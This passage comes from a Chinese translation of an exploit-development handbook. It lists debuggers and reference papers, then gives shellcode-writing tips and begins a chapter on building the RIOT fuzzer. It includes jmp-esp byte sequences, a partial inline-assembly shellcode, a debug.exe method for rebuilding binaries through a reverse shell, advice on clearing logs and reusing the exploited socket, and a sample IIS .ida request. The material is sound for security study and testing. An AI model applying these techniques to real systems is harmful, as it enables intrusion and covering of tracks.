GDB（GNU Debugger）是一个免费（GPL）的调试器，提供命令行调试界面，和 GCC 集成很好，对交互式的反汇编支持也很好，所以对于利用堆栈溢出、格式化串漏洞来说，它是不二选择。

你可以在 http://sources.redhat.com/gdb/ 找到 GDB。

13.2.3 NASM

NASM（Netwide Assembler）是免费的 x86 汇编器，可以生成多种格式的二进制文件。如 Linux 和 BSD 的 a.out、ELF、COFF、windows 的 16 位和 32 位目标文件和可执行文件。如果你正在寻找专业的汇编程序，那 NASM 毫无疑问是个不错的选择。它所带的文档还详细介绍了 x86 的操作码。

你可以在 http://sourceforge.net/projects/nasm 找到 NASM。

13.2.4 WinDbg

WinDbg 是微软向客户单独提供的调试器，有友好的使用界面及有用的特征，如内存搜索、调试子进程、增强的异常处理能力等。如果你准备为使用子进程的程序（例如 Oracle 或 Apache）编写漏洞利用程序，WinDbg 将非常有帮助。

你可以在：www.microsoft.com/whdc/ddk/debugging/default.mspx 找到 WinDbg，或者在 Internet 上搜索 Debugging tools for Windows。

13.2.5 OllyDbg

OllDbg 是 Windows 平台下的"分析调试器"，有非常突出的优点，如全内存搜索（WinDbg 缺少这个功能）等，它的反汇编功能也很强大。甚至可以说 OllDbg 是集 WinDbg 和 IDA 的优点于一身的优秀工具。

你可以在 http://home.t-online.de/home/ollydbg/找到 OllyDbg。

13.2.6 SoftIce

Numega 的 SoftIce 是一款专业级的 Windows 调试器。它支持 Win32 应用程序模式调试和非常有用的内核模式调试。SoftIce 可以跟踪由用户模式切换到内核模式的全过程—因此，可以用它进行全程跟踪调试。如果你在正写 Rootkit 或检测 Rootkit 的工具，SoftIce 将简化你的工作。

你可以在 www.compuware.com/products/numega.htm 找到 SoftIce。

13.2.7 Visual C++

Visual C++是微软推出的 C/C++编译器，用户界面非常友好，内置强大的调试功能。Visual C++另一个突出的优势是它无缝集成了 Microsoft Developer Network（MSDN），这在编写 Windows 攻击代码时很有用—把 Win32 API 参考资料集成到 IDE，可以加快编写速度。Visual C++和 GCC 类似，也支持内联汇编，这将简化编写攻击代码的过程。总而言之，如果你有 Visual C++的访问许可证，那么 Visual C++/Developer Studio 是值得一试的。

13.2.8 Python

Python 是众所周知的快速应用程序开发语言。最近比较流行用 Python 写攻击代码，如本书的两位作者，他们用 Python 快速编写出攻击代码，从而获得竞争上的优势。Python 加上 MOSDEF（一个纯 Python 汇编器和 shellcode 开发工具）将是你武器库中最棒的组合之一。

13.3 研究时需要什么

为了发现漏洞，我们还需要仔细计划怎样研究目标系统或程序的内部结构。下面的工具在很多场合都能派上用场，例如在寻找漏洞、利用漏洞、分析他人的漏洞利用代码时，都会有所帮助。

13.3.1 自定义的脚本/工具

除了本章所列的工具之外，作者还使用一些定制的、短小精悍的工具。当然，你为了某种目的，也可以自己动手写一些脚本或小程序。

13.3.1.1 偏移地址查找器

在 Windows 和 Unix 平台上，可能要经常寻找某条指令的地址。比如说，在利用 Windows 栈溢出的过程中，你可能想查找指向 shellcode 的 ESP 寄存器；为了利用这个漏洞，你可能想寻找某段指令的地址，以便把程序流程重定向到你的代码。最简单的实现方法是在内存里寻找如下字节序列，然后用它的地址改写函数的返回地址：

```
jmp  esp          (0xff 0xe4)
call  esp         (0xff 0xd4)
push esp; ret     (0x54 0xc3)
```

你可能会发现在内存里的很多地方都有这样的序列，但理想的情况是在没被 Service Pack 修改的 DLL 里找到它们。在写这本书的时候，Windows 2000 的某些 DLL 自首次发布以来还没有更新过，这些 DLL 里有很多这样的指令序列；因此用这些指令序列中的某个地址（偏移）改写函数的返回地址，你的攻击代码将可以在所有的 Windows 2000 ＋ SPx 上运行。

偏移地址查找器的工作原理是关联进程，挂起进程中的所有线程，然后在内存中寻找指定的字节序列，并把搜索结果输出到文本文件里。偏移地址查找器虽然简单，但很实用。

13.3.1.2 普通的 Fuzzer

如果你正在研究某个软件（产品）的安全问题，你将会发现集成产品特性（Web 接口、定制的网络协议、甚至是 RPC 接口）的 Fuzzer 非常有帮助。即使没有这种 Fuzzer，通用 Fuzzer 也可以帮我们做很多事。

13.3.1.3 Debug 技巧

大家都知道 Windows 下的反向 shell 有很多问题。比如说，它不支持上传/下载二进制文件，连最基本的脚本也受到限制。不过，在这黑暗的世界里还有一丝希望，那就是 MS-DOS 下不太讨人喜欢的调试器 debug.exe。

debug.exe 自 MS-DOS 时代出现至今，依然顽强的存在于各种 Windows 版本中，在每台装有 Windows 的机器里几乎都能找到它。尽管在设计之初，程序员是打算用 debug.exe 调试和创建 com 文件的，但实际上，你可以用它创建任意的二进制文件—当然，还是有一些限制的，比如说文件必须小于 64KB，文件名不能以.exe 或.com 结尾等。

例如，某文件内容如下：

```
73 71 75 65 61 6D 69 73 73 69 66 72      squeamish ossifr
61 67 65 0a de c0 de de c0 de de c0 de    age.@@p
```

你可能会猜测，为什么文件里会有奇怪的 squeamish ossifrage？为了把事情弄个水落石出，我们可以写一个脚本来处理这个文件。脚本内容如下（把文件命名为 foo.scr）：

```
n foo.scr
e 0000    73 71 75 65 61 6d 69 73 73 69 66 72
e 0010    61 67 65 0a de c0 de de c0 de de c0 de
```

```
rcx
1e
w 0
q
```

然后运行 debug.exe。

```
debug <foo.txt
```

debug.exe 输出一个二进制文件，真相大白！

因为这样的脚本文件只包含字母、数字，因此你可以在反向 shell 里用 echo 创建脚本，等编辑完脚本文件后，你可以按上面介绍的步骤生成二进制文件。当然，你也可以按自己的喜好命名文件，如 nc.foo，待处理完成后再改成 nc.exe。

为了使整个处理过程自动化，我们还可以请 Perl、Python 或 C 来帮忙。在整个过程中，唯一需要动手的地方就是创建脚本文件。如果你坚持使用反向 shell，debug.exe 将是必备的工具。

13.3.2 所有的平台

NetCat 可能是如今最简单的、被广泛使用的跨平台网络安全工具。它的原作者 Hobbit 把它描述为“TCP/IP 瑞士军刀”。NetCat 虽然简单，但功能却异常强大。比如说，你可以在 TCP/UDP 端口上收发二进制文件，也可以监听反向 shell。NetCat 最早出现在 Linux 平台上，后来有了 Windows 版本，现在又有了 GNU 版本。GNU 的 NetCat 可以在 http://netcat.sourceforge.net/ 找到。

Netcat 最早的 Unix 和 Windows 版本由 Hobbit 和 Chris Wysopal（Weld Pond）编写，可以在 www.atstake.com/research/tools/network_utilities/ 找到。

13.3.3 Unix

通常来说，Unix 的工作环境要比 Windows 的好一些，有很多实用的小工具，因此在某些时候，Unix 漏洞挖掘者的日子要好过一些。

13.3.3.1 Ltrace

ltrace 允许你查看系统的动态函数库调用、系统调用、程序接收的信号等内容。如果你想了解进程处理字符串的详细过程，ltrace 将必不可少；如果你想规避主机 IDS 的检测，或解决程序的系统调用问题，它也很有帮助。

更多信息，查看 ltrace 的 man 手册。

13.3.3.2 strace

strace 和 ltrace 类似，允许跟踪指定进程中的系统调用和信号。更多信息查看 strace 的 man 手册。

13.3.3.3 fstat(BSD)

fstat 是 BSD 下的实用程序，可以识别已打开的文件（包括套接字）。如果你想在纷杂的环境中快速找出某个进程正在做什么，它可以派上用场。

13.3.3.4 tcpdump

最好的漏洞是远程漏洞，因此 sniffer 是漏洞挖掘者必备工具之一。tcpdump 可以快速查看监听端口的程序正在做什么，但要想进一步分析数据的话，Ethereal（接下来讨论）更适合一些。

13.3.3.5 Ethereal

Ethereal 是图形界面的、免费的网络 sniffer 和协议分析器，可以分析绝大多数类型的数据包。如果你想了解不常见的网络协议，或打算自己写协议 Fuzzer，它将是最佳的搭档。

可以在 http://www.ethereal.com/下载。

译者注：Ethereal 现已改名为 wireshark，主页是 http://www.wireshark.org/。

13.3.4 Windows

Windows 漏洞挖掘者的生活远没有 Unix 的那么丰富多彩，但令人欣慰的是，情况正在慢慢好转，各种各样的工具正在不断涌现。下面几个工具都很有用，可以在 Mark Russinovich 、Nryce Cogswell 的网站上找到它们，网址是：www.sysinternals.com。

RegMon—监控其它进程对 Windows 注册表的访问，带有过滤器，可以帮我们过滤无关信息，把精力放在关注的进程上。

FileMon—监控文件活动，带有过滤器。

HandleEx—查看进程加载了哪些 DLL，查看所有已打开的句柄，如命名管道、共享内存段、文件等。

TCPView—把 TCP/UDP 端口和进程关联起来。

除了上面提到的工具外，Sysinternals 的网站上还提供了许多好工具。

13.3.4.1 IDA Pro 反汇编器

IDA Pro 是市面上最好的逆向工程、反汇编工具，拥有杰出的功能，如支持编程接口、交互式的用户界面、方便的交叉引用和搜索等。如果你想确认漏洞代码的行为，如持续运行、套接字挪用等，IDA Pro 都能派上用场。可以在 www.datarescue.com/找到 IDA Pro。

13.4 你需要了解什么

在互联网上，我们可以找到大量有关栈溢出的资料，相比之下，格式化串的资料就少多了，堆溢出的就更少了。如果你准备研究的漏洞不在上述之列，那在收集资料时，你可能会碰到一些麻烦，但愿本书能填补这方面的空白。如果你想查阅某类漏洞的资料，下面列出的清单可能会有所帮助。在下面的分类里，我们谨慎地列了一些我们认为有参考价值的资料。

记住，阅读以前的攻击代码和阅读文章一样具有同等价值，但遗憾的是，初学者通常只对攻击代码的注释和文件头描述的细节感兴趣。

为了节省空间，我们不得不省略了很多精彩的内容。如果你要找的资料不在下面的清单里，请见谅；如果列出的 URL 有变动，或者你想把清单里的内容一网打尽，可以在 The shellcoder's Handbook 的 Web 站点里找到这些资料的最新内容，www.wiley.com/compbooks/koziol。

栈溢出基础

"Smashing the Stack for Fun and Profit"（Aleph One）
Phrack Magazine，issue 49，article 14
www.phrack.org/show.php?p=49&a=14

Exploiting Windows NT4 Buffer Overruns （David Litchfield）
www.nextgenss.com/papers/ntbufferoverflow.html

"Win32 Buffer Overflows：Location，Exploitation and Prevention"
（Dark spyrit，Barnaby Jack，dspyrit@beavuh.org）
Phrack Magazine，issue 55，article 15
www.phrack.org/show.php?p=55&a=15

The Art of Writing shellcode (Smiler)
http://julianor.tripod.com/art-shellcode.txt

The Tao of Windows Buffer Overfolw
(as taught by DilDog)
www.cultdeadcow.com/cDc_files/cDc-351

Unix Assembly Codes Development for Vulnerabilities Illustration Purposes(LSD-PL)
www.lsd-pl.net/documents/asmcodes-1.0.2.pdf

高级栈溢出

Using Environment for Returning into Lib C (Lupin Bursztein)
www.shellcode.com.ar/docz/bof/rilc.html (Lupin's 主页是 www.bursztein.net；然而，在写作时这篇论文已不在上面了)

Non-Stack Based Exploitation of Buffer Overrun Vulnerabilities on Windows NT/2000/XP (David Litchfield)
www.nextgenss.com/papers/non-stack-bo-windows.pdf

Bypassing Stackguard and StackShield Protection (Gerardo Richarte)
www.coresecurity.com/common/showdoc.php?idx=242&idxseccion=11

Vivisection of an Exploit Development Process (Dave Aitel)
Blackhat Briefings Presentation，Amsterdam 2003
www.blackhat.com/presentations/bh-europe-03/bh-europe-03-aitel.pdf

堆溢出基础
w00w00 on Heap Overflows (Matt Conover)
www.w00w00.org/files/articles/heaptut.txt

“Once upon a free()”
Phrack Magazice，issue 57，article 9
www.phrack.org/show.php?p=57&a=9

“Vudo malloc Tricks”(Michel MaXX Kaempf，maxx@synnergy.net)
Phrack Magazice，issue 57，article 8
www.phrack.org/show.php?p=57&a=8

整数溢出基础
“Basic Integer Overflows”(blexim)
Phrack Magazice，issue 60，article 10
www.phrack.org/show.php?p=60&a=10

格式化串基础
Format String Attacks (Tims Newsham)
www.lava.net/~newsham/format-string-attacks.pdf

Exploiting Format String Vulnerabilities (scut)
www.team-teso.net/articles/formatstring/

“Advances in Format String Exploition”(Gera,Riq)
Phrack Magazice，issue 59，article 7
www.phrack.org/show.php?p=59&a=7

译码器和它的替代者
“Writing ia32 Alphanumeric Shellcodes” (rix)
Phrack Magazice，issue 57，article 15
www.phrack.org/show.php?p=57&a=15

Creating Arbitrary Shellcode in Unicode Expanded Strings (Chris Anley)
www.nextgenss.com/papers/unicodebo.pdf

跟踪、调试和记录
Tracing activity in Windows NT/2000/XP
"VTrace" system tracing tool (explanatory article)
http://msdn.microsoft.com/msdnmag/issues/1000/VTrace/

"Interception of Win32 API Calls" (MS Research Paper)
www.research.microsoft.com/sn/detours/

"Writing [a] Linux Kernel Keylogger" (rd)
Phrack Magazice，issue 59，article 14
www.phrack.org/show.php?p=59&a=14

"Hacking the Linux Kernel Network Stack" (bioforge)
Phrack Magazice，issue 61，article 13
www.phrack.org/show.php?p=61&a=13

".ida Code Red Worm analysis" (Ryan Permeh, Marc Maiffret)
www.eeye.com/html/Research/Advisories/AL20010717.html

13.4.1 论文归档

下面的页面包含了有用的连接。其中包括前面列出的大部分文章，剩下的是另外一些值得阅读的文档。

http://julianor.tripod.com/bufo.html
http://packerstormsecurity.nl/papers/unix/
www.lsd-pl.net/papers.html

13.5 优化 shellcode 开发

我们在第一次写 shellcode 时，除了稍纵即逝的新鲜感外，大部分时间可能会感到枯燥乏味，也会遇到很多麻烦。但写过很多 shellcode 之后，通常会积累一些经验，也会考虑怎样优化编写过程。在本节，我们试着把已有的方法进行归纳总结，形成一份简短、易读的指南，指导大家优化 shellcode 的编写过程。

加快 shellcode 编写的最好方法并不是真正地去写 shellcode，而是利用系统调用代理（syscall proxy）或 proglet 机制。然而，在大多数情况下，编写静态漏洞利用程序相对来说还是要简单一些，因此，我们接下来将主要讨论怎样优化静态漏洞利用程序，并改进它的质量。

13.5.1 计划

在分析漏洞、编写攻击代码之前，先制定详细的计划是个不错的主意。在 Windows 上

利用普通的栈溢出时，可以这样规划（根据你怎么写攻击代码而有所变化）：

算出改写返回地址的偏移。

算出负载（playload）相对于寄存器的位置。（ESP 指向我们的缓冲区吗？其它的寄存器呢？）

为你的目标（a）产品版本或（b）多种版本的 Windows 及 Service Pack 找到可靠的 jmp/call <register> 偏移。

创建小的、测试用的、由大量 NOP 指令构成的 shellcode，确认是否发生内存破坏。

如果发生内存破坏，在负载中插入跳转指令 ，绕过被破坏的内存区域。如果没有发生内存破坏，用真正的 shellcode 代替由大量 NOP 指令构成的 shellcode。

13.5.2 用内联汇编写 shellcode

合理使用内联汇编来编写 shellcode，可以节省很多时间。许多编码后的 shellcode 是难以理解的十六进制字节流，在实验过程中，如果你想插入跳转指令（jmp）绕过栈中被破坏的部分，或者想对 shellcode 做些小修改，那这些 16 进制字节流不会为我们提供任何帮助。试看如下代码（下面是 Visual C++代码，但也可用于 gcc）：

```
char *sploit()
{
    asm
    {
        ;this code returns the address of the start of the code
        jmp get_sploit
    get_sploit_fn:
        pop eax
        jmp got_sploit
    get_sploit:
        call get_sploit_fn    ;get the current address into eax

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Exploit
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

    ; start of exploit
        jmp get_eip
    get_eip_fn:
        pop edx
        jmp got_eip
    get_eip:
        call get_eip_fn       ;get the current address into edx
    call_get_proc_address:
        mov ebx,0x01475533    ;handle for loadlibrary
        sub ebx,0x01010101
```

```
mov ecx,dword ptr [ebx]
```

用这种方法编写代码有一些好处：

可以很方便地添加注释。当你在 6 个月后准备修改 shellcode 时，这些注释会有所帮助。

使用注释，轻松设置断点，不用真正执行完（fireing off）代码，你就能调试、测试 shellcode。如果你的攻击代码不只是派生 shell，那么允许设置断点是非常有用的。

可以很方便地从其它漏洞利用程序里剪切和粘贴部分 shellcode。

想修改代码时—不必经历神秘的剪切和粘贴—简单的修改汇编程序即可。

当然，用这种方法写的漏洞利用程序和平常用的有点不一样，需要算出破解的长度。可行的解决方法是：选择编译后能生成 NUL 字符的指令，把它们粘到 shellcode 的尾部。

```
add byte ptr[eax],al
```

记住，上面的指令在汇编后包含 2 个 NUL 字符。这样的话，我们就可以用 strlen 求出攻击代码的长度。

13.5.3 维护 shellcode 库

快速编写 shellcode 的方法是什么？当然是直接从其它代码里拷贝粘贴了。拷贝谁的代码并不重要，重要的是要理解这些代码。从长远来看，即使当时不太理解这些代码，但一样可以加快编写漏洞利用代码的速度，因为你可以很方便的修改它。

当你收集很多漏洞利用代码之后，可能会对其中的几个情有独钟，但在编写过程中，如果可以方便的参考多个代码，将有助于我们提高编写质量。因此，我们建议你按自己的喜好保存代码。比如说，一个文本文件保存一段代码，把它们放入分门别类的目录，需要时，就可以通过搜索找到这些代码了。

13.5.4 持续运行

持续运行是一个十分复杂的主题，但也是编写高质量攻击代码的关键。下面列了一些要点及有用的信息：

如果你结束目标进程，它会自动重启吗？如果会，那么在 Windows 里调用 exit()、或 ExitProcess()、或 TerminateProcess()。

如果你结束目标线程，它会自动重启吗？如果会，那么调用 ExitThread()、TerminateThread()或等价的函数。如果你攻击的是 DBMS，这个方法将工作的很好，因为 DBMS 倾向使用工作线程池（Oracle 和 SQL Server 都这样做）。

如果试图利用堆溢出漏洞，你可以修复被破坏的堆吗？这个问题有些麻烦，但我们在这里列了一些线索。

在恢复控制流程方面，你有一些选择：

触发异常处理程序。首先基于一般原则检查异常处理程序：写代码的最简单方法就是不写代码。如果目标进程已经有功能丰富的异常处理程序，并且可以很好的处理每件事情，那为什么不调用它，或通过异常触发它呢？

修复栈并返回主调函数（译注：调用者）。用这个方法需要一些技巧，因为通过搜索内存的方式，从栈上获取信息比较麻烦。不过在某些情况下，可以使用这个方法，因为它的优点是保证你不会泄露资源。基本上说，只要你找到获取控制时改写的栈数据，把它们恢复到原来的状态，运行 ret 即可。

返回源头。你可以通过把常量加到栈，调用 ret，来使用这个方法。如果在你获取控制的地方检查调用栈回溯（call stack），你可能会发现调用树里的某些点可用于 ret，而不会出问题。例如，这在 SQL-UDP 漏洞里工作的很好（曾被 SQL Slammer 蠕虫利用）。然而，可能会泄露一些资源。

调用源头（ancestor）。必要时，你或许可以在进程树的高端调用过程，如主线程过程。在一些程序里，这个方法工作的很好，它的不足之处是可能会泄露很多资源（套接字，内存，文件句柄）等，从而导致程序运行不稳定。

13.5.5 使破解稳定

在攻击代码可以正常工作后，再多问几个问题是个好习惯，所以，你可以决定是否继续改进，以使它更稳定。你的目标应该是编写稳定的攻击代码，使它在恶劣的环境里可以通行无阻，不管以何种方式运行都不会影响目标主机的稳定性。这通常是个好主意，有助于我们减少开发时间，如果这一阶段的工作做好了，在出现新问题时，就不必重头开始修改代码了。

下面是我们编写稳定的攻击代码时需要考虑的，你可以加上你想到的内容：

你可以对一台主机多次执行攻击代码吗？

如果你用脚本重复执行攻击代码，脚本工作正常吗？为什么？

你可以对一台主机同时执行多个攻击代码的实例吗？

如果你有一个 Windows 攻击代码，它可以在所有的 service pack 上工作吗？

它可以在其它版本的 Windows 上运行吗？NT/2000/XP/2003？

如果你有一个 Linux 攻击代码，它可以在其它的 Linux 发行版运行上吗？

为了使攻击代码正常工作，需要用户输入偏移地址吗？如果需要，考虑在代码里硬编码常见的偏移地址，并起有意义的名称，以便用户选择。如果想完美一些，可以用平台无关性技术，例如用 Windows PE 头部的 LoadLibrary 和 GetProcAddress 的地址；或不依赖具体的 Linux 发行版。

如果目标主机装有防火墙，攻击脚本会有什么反应？如果 IPTable 或（在 Windows 上）IPSec 的过滤规则阻塞这个连接，你的攻击代码是否会挂起监控目标端口的程序吗？

它会留下什么日志，你怎么清除它？

13.5.6 窃取连接

如果你正在利用远程漏洞（如果不是，那为什么不呢？），那么对你的 shell 来说，最好重用攻击时使用的连接会话、系统调用、代码数据等。下面是一些提示：

在调用公共套接字的地方设置断点—accept，recv，recvfrom，send，sendto—查看套接字句柄保存在哪里，然后在 shellcode 里面解析出这个句柄并重用它。这可能涉及使用特殊的栈、或帧偏移地址、或利用 getpeername 暴力猜测发现的你正在交谈的套接字。

在 Windows 里，你可能想在 ReadFile 和 WriteFile 上设置断点，因为套接字句柄有时会用到它们。

如果你没有独占套接字的访问权，不要放弃。找出访问套接字的步骤，然后照葫芦画瓢。例如在 Windows 里，目标进程可能被 Event、Semaphore、Mutex、或临界区使用。在前三种情况下，所述的线程可能会调用 WaitForSingleObject(Ex)或 WaitForMultipleObjects(Ex)，在后一种情况下，它必须调用 EnterCriticalSection。在所有这些情况下，一旦你建立句柄（或临界区），每个人都要等待，因此，你可以等待你自己的访问，然后和其它线程一起很好的运行。

13.6 结论

本章介绍了破解时常用的工具、资料和程序，另外还列了一些互联网上的参考资料作为补充。

14
故障注入

在大半个世纪前，人们就开始用故障注入技术检测硬件产品的容错性了，如今，故障注入更是广泛应用于各行各业。比如说，人们用它测试汽车的零部件、飞机引擎、甚至包括咖啡壶的加热环。这些硬件故障注入系统一般是通过集成电路和引脚注入故障来测试产品的容错性，这些故障通常包括 EMI（电磁干扰）猝发、电压变换等，在某些情况下，甚至会使用辐射。目前，大型硬件制造商在产品测试过程中或多或少都会使用故障注入系统。

随着信息技术从模拟向数字发展，软件数量成倍增长。一个问题浮现在人们面前，用什么测试软件的稳定性呢？

近十年中，陆续出现了一些软件故障注入系统，用于检测大型软件里的严重问题。在 Office of Naval Research（ONR），Defense Advanced Research Project Agency（DARPA），National Science Foundation（NSF），和 Digital Equipment Corporation（DEC）资助的课题研究期间，专家开发了多种软件故障注入系统。软件故障注入系统—如 DEPEND，DOCTOR，Xception，FERRARI，FINE，FIST，ORCHESTRA，MENDOSUS 和 ProFI—已经展示了故障注入技术可以在大型软件里找出很多隐藏的问题。其中的一些系统用于解决类似的问题—给软件开发组提供资源，以允许他们测试软件的容错性。现在的社会是信息社会，软件的安全问题变得日益重要，因此，迫切需要用一些技术来提升软件的安全性，根据这个需求，在公开和私有领域内已经出现了一些解决方案，用于在软件里寻找安全漏洞。

质量保障（QA）工程师每天都会使用故障注入工具检测潜伏在软件里的漏洞。对质量保障工程师来说，最有用的技能是将多种测试工具整合在一起，使它们以协同的方式自动工作。软件安全审计师可以从质量保障中学到很多知识。许多有才能的安全审计师用手动审计技术（主要是逆向工程和源码审计）寻找软件中潜在的安全问题。我们在这提到手动审计，并不是说这些技术已经过时了，相反，这些技术在任何时候都很有用，但对安全审计师来说，开发自动审计系统的能力更重要。因为在逆向工程或软件测试期间，如果要求他们执行另外的审计任务时，他们可以根据以往的经验快速配置好审计系统，用来协助审计软件，这种自动审计系统可以同时进行多个审计任务。因此具备这种能力的安全审计师可以完成数千个，至少也是数百个普通安全审计师独立工作才能完成的任务。

故障测试中最值得称道的是，你在开发解决方案期间所犯的每个错误都可能会增加测试成功率，因为在开发过程中所犯的错误，只是众多偶然事件中的一个，如果你返回初始状态，将反复犯得错误列举出来，并在故障测试程序中为每个错误建立测试序列，那你很有可能打破大多数的大型软件。

设计故障注入系统将推动你深入学习攻击方面的知识，从而更直观地了解它们。随着你理解或掌握的攻击模式的增多，你由此获得的技能和知识又会帮助你理解其它的攻击模式，并使你的审计组件更强大。当然，审计程序里最有用的组件是自动审计部分，因为有了它们，在你睡觉的时候，故障注入系统甚至都可能发现震惊世界的漏洞。

在本章，我们将亲自动手设计并实现一个故障注入系统，它的作用是找出网络服务器中的安全问题（网络服务器软件是指运行在基于协议的网络媒介之上的软件）。我们称之为RIOT，它和发现非常流行的漏洞的故障注入系统（设计于 2000 年 1 月，发现过 Code Red 病毒利用的漏洞）非常类似。通过使用 RIOT，我们可以找出某些程序（如微软的 Internet Information Server 5.0，IIS 5.0）里的安全问题，从而展示故障注入系统的效能。

14.1 设计概要

我们设计的故障注入系统包括如图 14.1 所示的功能组件。据我们了解，大部分的故障注入系统也采用类似的分类。我们接下来深入讨论每一个组件，并在最后把它们组装在一起形成 RIOT。

14.1.1 生成输入数据

故障注入系统生成输入数据的方法有很多种，但考虑到篇幅的因素，我们只介绍其中几种。输入数据可以分成不同的测试序列，每个序列都是一组发送给目标程序的测试数据。输入数据包含的数据量和类型将决定故障注入系统执行何种测试。当我们的输入数据可以集合起来而和内容无关时，如果我们提供的输入数据可以和深奥的、未经测试的软件进行通讯，那我们发现错误的机率将会大大提高。

在我们的例子里，我们关注应用层协议的输入数据，如 HTTP 事务（transaction）中客户端的第一次状态。我们可以通过捕获浏览器与 Web 服务器之间的会话收集输入数据。假设监控本机网络通讯时，捕获到客户端的请求，如下：

```
GET /search.ida?group=kuroto&q=riot HTTP/1.1
Accept: */*
Accept-Language: en-us
Aeecpt-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDQNNNNTEG=ODDDDIOANNCXXXXIIMGLLNNG
```




图 14.1 RIOT 故障注入模型

不太熟悉 HTTP 协议的读者可能注意到.ida 不是标准的扩展名。当我们在搜索引擎上寻找相关信息时，发现信息比较缺乏，仅提到它是 ISAPI 过滤器，安装在多种版本的 IIS Web 服务器上。

注解：任何难于学习、难以使用、难以让人喜欢的特征，往往是寻找安全漏洞的好地方。因为如果这些特征使你的注意力偏离了程序的主要功能，那它可能对开发者和测试者有同样的影响—在它送达那些固执的客户之前。

上面例子的数据将提供给故障注入组件，故障注入组件在适当的修饰后，把故障（坏的或意外的输入数据）插入输入数据。我们提供给故障注入组件的输入数据在很大程度上影响测试范围，而输入数据的质量在很大程度上影响测试效果。如果我们提供的输入数据无效，目标程序审核这些输入数据将要花去很多时间。基于这方面考虑，我们应该仔细收集输入数据。在全面测试前，根据收集的输入数据的多少，最好能手动抽查它们的质量。

我们可以用多种方法收集输入数据，然后把它交给故障注入组件。在实际测试过程中，我们将根据测试的故障类型选择一种方法（或几种方法的组合）来生成输入数据。

14.1.1.1 手动生成

手动生成输入数据需要很多时间，但通常会得到最好的结果，而且也最贴切我们的要求。我们可以用常见的编辑器创建输入数据，把创建的每个测试序列作为单独的文件保存在目录里，测试程序在测试过程中用函数检查这个目录，每次读入一个序列，把它交给故障注入组件。我们的 RIOT 就是使用这个方法。当然，我们也可以把输入数据保存在数据库或直接放在测试程序中，但把输入数据单独存为文件，可以减少定义数据结构、组织数据、记录大小、处理内容等麻烦。

14.1.1.2 自动生成

对一些简单的协议，如 HTTP，我们可能想自己生成输入数据。为此，我们需要认真学习协议规范，设计相应的算法来生成输入数据。在我们计划对协议进行大范围测试，而又不想手动创建所有的输入数据时，自动生成输入数据就显得非常有用了。在我的经验中，我发现在处理那些可靠结构的协议（例如许多应用层的协议）时，自动生成输入数据的效果很好；但碰到多层和多状态的动态协议时，自动生成输入数据就没什么用了。自动生成的输入数据里的错误可能在测试进行几小时后才会出现；在自动生成输入数据的过程中，如果没有进行严格的监控，那么很可能不会发现输入数据中的问题。

14.1.1.3 实际捕获

一些解决方案，如 ORCHESTRA，可以把故障直接注入现有的通信协议中，这个方法在测试复杂的基于状态的协议时非常有效。但这个方法有一个问题，就是用户不能自己定义协议，而必须对测试数据做相应的改变才能保证传送成功。例如，如果你要更改协议报文里某个字段的数据大小，系统可能会要求你同时更新报文里的多个长度字段，以反映你所做的修改。有些团队用自己的方法来解决这样的问题，其中也包括 ORCHESTRA 的研究者，他们利用协议的额外部分来定义协议的必要特性。

14.1.1.4 “FUZZ” 生成

1980 至 1990 间，三个研究者—Barton Miller，Lars Fredriksen 和 Bryan So—致力于研究 UNIX 命令行程序的完整性。在一个暴风雨过后的夜晚，其中的一位研究者通过拔号线路连到远程服务器，在准备运行某个 Unix 程序时，由于线路噪音，一些随机数据代替了他的输入被发送到 Unix 程序里，在程序执行时，因为这些随机数据的存在，导致程序产生 core dump。根据这个发现，三位研究者开发了 FUZZ 系统，用于生成伪随机输入数据来测试程序的完整性。现在，Fuzz-input 已成为众多故障注入系统的一部分。如果你想了解 FUZZ 的更多内容，请访问 ftp://grilled.cs.wisc.edu/fuzz。

很多安全审计师认为，在测试过程中使用 FUZZ 输入数据的成功率和在黑暗中射杀蝙蝠差不多。但事实并不是这样，在开发 FUZZ 的过程中，这三位研究者在众多的程序中发现了整数溢出、缓冲区溢出、格式化串漏洞和普通语法分析程序的问题。而且值得注意的是，直到十年后这些攻击才逐渐被公众所了解和接受。

14.1.2 故障注入

我们在前面讨论了故障注入系统生成输入数据的方法。在本节，我们将讨论怎样修正那些不好的、可能会出问题的输入数据。比如说目标程序里的异常就可能诱发故障注入组件的问题。

